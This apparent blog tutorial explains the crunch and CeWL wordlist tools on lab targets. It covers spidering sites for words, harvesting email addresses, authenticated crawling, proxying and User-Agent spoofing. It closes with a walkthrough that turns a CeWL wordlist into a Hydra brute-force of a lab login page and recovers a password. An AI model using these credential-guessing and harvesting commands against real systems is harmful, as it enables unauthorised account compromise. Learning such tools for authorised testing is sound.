
14. Choose character sets to create the wordlists
/usr/share/crunch/charset.lst = Path to character set
- cat /usr/share/crunch/charset.lst

- crunch 1 2 -f /usr/share/crunch/charset.lst symbols14
15. Combining multiple charsets

- crunch 4 6 -f /usr/share/crunch/charset.lst symbols14 -f /usr/share/crunch/charset.lst hex-lower
by Vry4n_ | Mar 1, 2020 | Tools
Cewl is a wordlist generator written in Ruby language, it spiders a given URL to a specified depth. It returns a list of words which can then be used for password crackers such as John the Ripper.
https://github.com/digininja/CeWL
It comes installed in most security OS
How to use
1. Display help
-h, –help = Displays help menu


2. Default method
Uses default depth for wordlist creation
3. Save the results to a file
-w = write to a file
- cewl http://192.168.0.7 -w results.txt
- ls -l results.txt
- wc -l results.txt

We got 5220 words

4. Generate wordlists of specific length of words
-m 9 = minimum 9 characters
- cewl http://192.168.0.7 -m 10

5. Gather only email addresses
-n = no words
-e = find email
- cewl http://192.168.0.7 -n -e

6. Count the number of words repeated in the website, it also orders it by number of occurrences
-c = word count
- cewl http://192.168.0.7 -c
7. Scanning using a higher depth, takes longer for a result
-d 3 = Depth to spider to, default 2
- cewl http://192.168.0.7 -d 4 -w results.txt
- ls -l results.txt
- wc -l results.txt

This time we got more words by increasing the depth level

8. Debugging the results, also, shows the content of the results (errors, raw details)
–debug = Enable debugging
- cewl http://192.168.0.7 –debug

9. Enabling verbosity, retrieving completed detail and results of a website
-v = enable verbosity
- cewl http://192.168.0.7 -v

10. Generate alpha-numeric results, by default without this option the script only prints letters
–with-numbers = Accept words with numbers in as well as just letters
- cewl http://192.168.0.7 –with-numbers

11. Print all as lowercase
–lowercase: Lowercase all parsed words
- cewl http://192.168.0.7 –lowercase

12. Print metadata
-a, –meta: include meta data.
- cewl http://192.168.0.7 -a
Authentication

1. If there is any authentication we need to log in to proceed to the site to generate the wordlist
–auth_type: Digest or basic.
–auth_user: Authentication username.
–auth_pass: Authentication password.
- cewl http://192.168.0.7/dvwa/login.php –auth_type basic –auth_user admin –auth_pass password -v
Proxy Support
1. Send the requests through a proxy
–proxy_host: Proxy host.
–proxy_port: Proxy port, default 8080.

- cewl http://192.168.0.7 –proxy_host 127.0.0.1 –proxy_port 8080

In Burp suite, we can see the requests
2. Spoof User-Agent
-u, –ua <agent>: User agent to send.

- cewl http://192.168.0.7 –proxy_host 127.0.0.1 –proxy_port 8080 -u “Mozilla/5.0 (iPhone; CPU iPhone OS 12_0 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0 Mobile/15E148 Safari/604.1”

In BurpSuite we can see the User-Agent spoofed
https://deviceatlas.com/blog/list-of-user-agent-strings
Extra
Create a wordlist with CEWL, develop a more sophisticated list with JTR, and attack a web login page with hydra

1. Use cewl to create the worklist
- crewl pinkydb > wordlist1.txt
- cat wordlist1.txt | wc -l
2. Use sed to make all words, lowercase, uppercase
- cat wordlist1.txt > wordlist2.txt; sed -e ‘s/.*/\L&/’ wordlist1.txt >> wordlist2.txt ; sed -e ‘s/.*/\U&/’ wordlist2.txt >> wordlist2.txt
- cat wordlist2.txt | wc -l

3. (OPTIONAL) having cewl results you could generate a wordlist using JTR (John)
- john –rules –stdout –wordlist=wordlist1.txt > jtr_wordlist.txt
- cat jtr_wordlist.txt | wc -l

4. Now, use Hydra to test each of the passwords, already having a username. In This case I have ‘pinky’ & ‘pink1337’. In this case, I have a login page at http://pinkydb:7654/login.php
- hydra -L users -P wordlist2.txt pinkydb -s 7654 http-post-form “/login.php:user=^USER^&pass=^PASS^:Invalid Username or Password”

Note, we found a match username: pinky & password: Passione, the other result seems to be a false positive.
5. Try to log in using the credentials

6. Successful log in